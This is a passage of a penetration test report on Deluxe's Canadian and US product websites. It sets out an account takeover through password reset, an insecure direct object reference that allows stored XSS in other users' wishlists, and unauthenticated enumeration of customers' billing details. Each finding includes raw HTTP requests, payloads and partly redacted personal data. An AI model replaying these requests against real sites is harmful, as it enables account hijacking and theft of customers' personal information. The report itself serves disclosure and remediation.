
Country	Canada
First Name	AA
Last Name	AA
Company	AA
Address 1	AA
Address 2	AA
Address 3	AA
City	AA
State / Province	Alberta
Zip Code/Postal Code	A3T0T6
Phone	123123

https://www.deluxe.ca/en-ca/products/secure/myaccount/profileinfo/

Manage Contact Information

Country	Canada
First Name	AA
Last Name	AA
Company	AA
Address 1	AA
Address 2	AA
Address 3	AA
City	AA
State / Province	Alberta
Zip Code/Postal Code	A3T0T6
Phone	123123


And since the email address was changed, it is now possible to reset the password for the "**victim**" account using the newly modified email.



```
POST https://www.deluxe.ca/en-ca/products/secure/myaccount/password-reset-send/ HTTP/1.1
Host: www.deluxe.ca

isReset=true&email=test_changed_ca_email%40protoroot.com&g-recaptcha-response=
03AEkXODA-pwGjH0sJI1TgEyR1LMmB0RE5LVAP_nXCXGdD8w9NUUd-dh1RyaqIyyB_xLFw-3TLR12tEPlrTo9EfJbac
IkHx9Ie87PyPrvRTeakC9I0vI-V0vpQK30t4JUDGEE3JyIz0N93LGbvivxhDhbQ0LhLmsDFK1Ki-F8dPurinXM_2bTB
qrurNc_01M88fkY8vxDeOlJdt_wDPMXBxDvRwqzEt30XiC3hipRrLVtv5-pm9mb5OPqeklrmvCDelSenMhSiqWZf0Mx
```

```
HTTP/1.1 200 OK

strong id="msg-body"></strong></div>        <h1 class="pageName">Reset Password</h1>  <h3
>An email containing instructions for resetting your password has been sent to
test_changed_ca_email@protoroot.com</h3><div class="spacer-40"></div><a href=
```

Password reset instructions were received in the controlled by the "**attacker**" mailbox:



You requested a password reset? 23:29
Let's get that password reset then! 877.632....

'Deluxe Canada' via Pentest Group
To: test_changed_ca_email@protoroot.com
Fri 2022-12-

Let's get that password reset then!


deluxe
CANADA

877.632.7758
Account
CustomerHelp@deluxe.c

We get it, AA. Stuff happens — like forgetting a password! But hey, it's no problem. Just click the button below and we'll help you get it reset.

RESET PASSWORD

By following the "Reset Password" link the new password was set for the "**victim**" account.




```
POST
https://www.deluxe.ca/en-ca/products/secure/myaccount/password-reset?token=081b237b-3348
-4c3d-9c27-f676892dae5e&em_cid=emtran- HTTP/1.1
Host: www.deluxe.ca

isReset=true&newPassword=QWI[redacted]&confirm_newPassword=QWE[redacted]&login=
```

Response

Header: Text ⌄ Body: Text ⌄

```
HTTP/1.1 200 OK

"/en-ca/products/Secure/myaccount/">Your Account</a></li><li class="active">Reset Your
Password</li></ol>  <h1 class="pageName">Reset Password</h1><div class="spacer-20"></div
>  <div class="spacer-40"></div><h3>Success! Your password has been updated.</h3><div
class="spacer-40"></div><a href="/en-ca/products/" class="btn btn-primary">Continue</a>
```

And it was possible to log in to the "**victim**" account (**id** 503763) with new credentials:



```
POST https://www.deluxe.ca/en-ca/products/api/customer/sign-in HTTP/1.1
Host: www.deluxe.ca

email=test_changed_ca_email%40protoroot.com&password=QWE[redacted]
```

Response

Header: Text ⌄ Body: Text ⌄

```
HTTP/1.1 200 OK
Content-Type: application/json; charset=utf-8

{"data":{"customerId":503763},"error":null}
```

H.1 Insecure Direct Object References

CVSS v3 Vector	**AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N**	**HIGH 8.2**

FINDING

During the penetration testing, it was found that it is possible to manipulate with other user's data. For example, it is possible to **edit wishlists of other users**. Moreover, successful exploitation allows attackers to perform **Cross-Site Scripting** attacks.

Cross-Site Scripting attacks are a type of injection vulnerability, in which malicious scripts are injected into otherwise benign and trusted websites. Cross-site scripting (XSS) attacks are working to send malicious code, generally in the form of a client-side script, to the end user when an attacker uses a web application. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user in the output it generates without validating or encoding it.

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.

RECOMMENDATION

In order to resolve the "**Insecure Direct Object References**" issue it's recommended to implement a proper access validation mechanism.

Also, to prevent **Cross-Site Scripting** attacks, it is recommended to implement syntactic and semantic input validations and check the data that the application receives in addition.

REFERENCES

https://wiki.owasp.org/index.php/Testing_for_Insecure_Direct_Object_References_(OTG-AUTHZ-004)

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

AFFECTED APPLICATIONS


Host	IP
www.deluxe.com/products	104.94.100.171
www.deluxe.ca/en-ca/products	92.123.189.49

EVIDENCE A

URL: https://www.deluxe.com/products/secure/wishlist/?id=3180156
Payload: **<img src=x onerror=alert('XSS')>**
Parameters: **cartname, cartid**
Authentication: **Required**

Below are steps to replicate the issue:

On the “Edit wishlist” page, fill the “List Name” field with the payload and submit the changes:



Edit New wish list


List Name: <img src=x onerror=alert('XSS')>

Make Default List?: Yes

List Visibility: ○ Public ● Private

Close | SAVE CHANGES

Intercept the request using any MiTM proxy(such as Zaproxy, Burp) and change the **cartid** value to any other user’s card id:




```
PUT https://www.deluxe.com/products/api/wishlist/ HTTP/1.1
Host: www.deluxe.com
```

```
cartid=3180156&cartname=%3Cimg+src%3Dx+onerror%3Dalert('XSS')%3E&default=1&visibility
=0
```

```
HTTP/1.1 204 No Content
```

As a result, the wishlist of the user whose **cartid** was specified is modified with malicious cart name:


https://www.deluxe.com/products/secure/wishlist/?id=3180156&msg=List+Updated
deluxe
Search Pro
Read cdn.cookielaw.org
List Updated

www.deluxe.com

XSS


OK

EVIDENCE B

URL: https://www.deluxe.ca/en-ca/products/secure/wishlist/?id=3169577
Payload: **<img src=x onerror=alert('XSS')>**
Parameters: **cartname, cartid**
Authentication: **Required**

Below are steps to replicate the issue:

On the “Edit wishlist” page, fill the “List Name” field with the payload and submit the changes:



https://www.deluxe.ca/en-ca/products/secure/wishlist/?id=3169577

Edit TEST1


List Name: <img src=x onerror=alert('XSS')>

Make Default List? No

List Visibility: ○ Public ● Private

Close
SAVE CHANGES

Intercept the request using any MiTM proxy(such as Zaproxy, Burp) and change the **cartid** value to any other user’s card id:




```
PUT https://www.deluxe.ca/en-ca/products/api/wishlist/ HTTP/1.1
Host: www.deluxe.ca

cartid=3169577&cartname=%3Cimg+src%3Dx+onerror%3Dalert('XSS')%3E&default=0&visibility
=0
```

Response

Header: Text
Body: Text

```
HTTP/1.1 204 No Content
```

As a result, the wishlist of the user whose **cartid** was specified is modified with malicious cart name:



https://www.deluxe.ca/en-ca/products/secure/wishlist/?id=3169577&msg=List+Updated

www.deluxe.ca

XSS

OK

H.2 Broken Authorization

CVSS v3 Vector	**AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N**	**High 7.5**

FINDING

The application allows unauthorized users to gain access to the data of other users, thereby compromising the integrity and confidentiality of the uploaded data, as they can not only reveal the identity of the user but also include confidential information.

Often, this information can be leveraged to launch or even automate more powerful attacks.

RECOMMENDATION

To resolve the problem, it is necessary to apply an authorization mechanism to all executed requests on site without any exceptions. Also, token usage is required to make sure that only authorized users can execute requests.

REFERENCES

https://owasp-aasvs.readthedocs.io/en/latest/requirement-8.1.html

https://www.forcepoint.com/cyber-edu/data-leakage

https://cheatsheetseries.owasp.org/cheatsheets/User_Privacy_Protection_Cheat_Sheet.html

https://owasp.org/www-community/Broken_Access_Control

https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/05-Authorization_Testing/02-Testing_for_Bypassing_Authorization_Schema

AFFECTED APPLICATIONS

Host	IP
www.deluxe.com/products	104.94.100.171
www.deluxe.ca/en-ca/products	92.123.189.49


EVIDENCE A

URL(POST):
https://www.deluxe.com/products/Secure/Addresses/Get/GetShippingAddress.cshtml

Authentication: Not required

Pictures below demonstrate that the application returns customers' **billing information** based on the **customer_id** value, without checking for a valid session token.


Request with **customer_id 503209**:



```
POST https://www.deluxe.com/products/Secure/Addresses/Get/GetBillingAddress.cshtml HTTP/1.1
Host: www.deluxe.com
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 18

customer_id=503209
```

```
HTTP/1.1 200 OK
    {"First_Name":"test","Last_Name":"test","Company":"test","Street":"test","Street2":"test",
"Street3":"test","City":"test","State_ID":72,"State":"AB","State_International":"","Zip":
"T7X0A5","Country_ID":36,"Country_Name":"Canada","Phone":"23123123","Email":
"test_proddeluxecaproducts_2@[redacted]","Is_Receive_Email":1,"Is_Receive_Print":1,
"Customer_Address_Name":"test"}
```


Request with **customer_id 503200**:



```
POST https://www.deluxe.com/products/Secure/Addresses/Get/GetBillingAddress.cshtml HTTP/1.1
Host: www.deluxe.com
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 18

customer_id=503200
```


```
HTTP/1.1 200 OK
    {"First_Name":"my[redacted]","Last_Name":"mi[redacted]","Company":"","Street":"91[redacted]",
"Street2":"","Street3":"","City":"W[redacted]","State_ID":42,"State":"PA","State_International":
"","Zip":"1[redacted]","Country_ID":1,"Country_Name":"United States of America","Phone":"71[redacted]",
"Email":"myro[redacted]","Is_Receive_Email":1,"Is_Receive_Print":0,
"Customer_Address_Name":"91[redacted]"}
```

Enumeration of the **customer_id** value allows to obtain **billing information** of all existing accounts:



Task ID	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Payloads
1	200	OK	344 ms	1,935 bytes	375 bytes	503209
2	200	OK	159 ms	1,933 bytes	420 bytes	503208
3	200	OK	267 ms	1,933 bytes	775 bytes	503207
4	200	OK	15.9 s	1,936 bytes	379 bytes	503206
5	200	OK	164 ms	1,933 bytes	752 bytes	503205
6	200	OK	509 ms	1,934 bytes	427 bytes	503204
7	200	OK	158 ms	1,933 bytes	383 bytes	503203
8	200	OK	568 ms	1,934 bytes	741 bytes	503202
9	200	OK	161 ms	1,932 bytes	420 bytes	503201
10	200	OK	279 ms	1,934 bytes	402 bytes	503200
11	200	OK	153 ms	1,933 bytes	407 bytes	503199
12	200	OK	1.05 s	1,935 bytes	398 bytes	503198
13	200	OK	415 ms	1,934 bytes	400 bytes	503197
14	200	OK	169 ms	1,933 bytes	377 bytes	503196
15	200	OK	333 ms	1,934 bytes	420 bytes	503195
16	200	OK	175 ms	1,933 bytes	413 bytes	503194
17	200	OK	154 ms	1,933 bytes	449 bytes	503193
18	200	OK	164 ms	1,933 bytes	386 bytes	503192

List of billing information of some existing accounts:



	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
1	First_Name	Last_Name	Company	Street	City	State_ID	State	Zip	Country_ID	Country_Name	Phone	Email	Is_Receive_Email	Is_Receive_Print	Customer_Address_Name
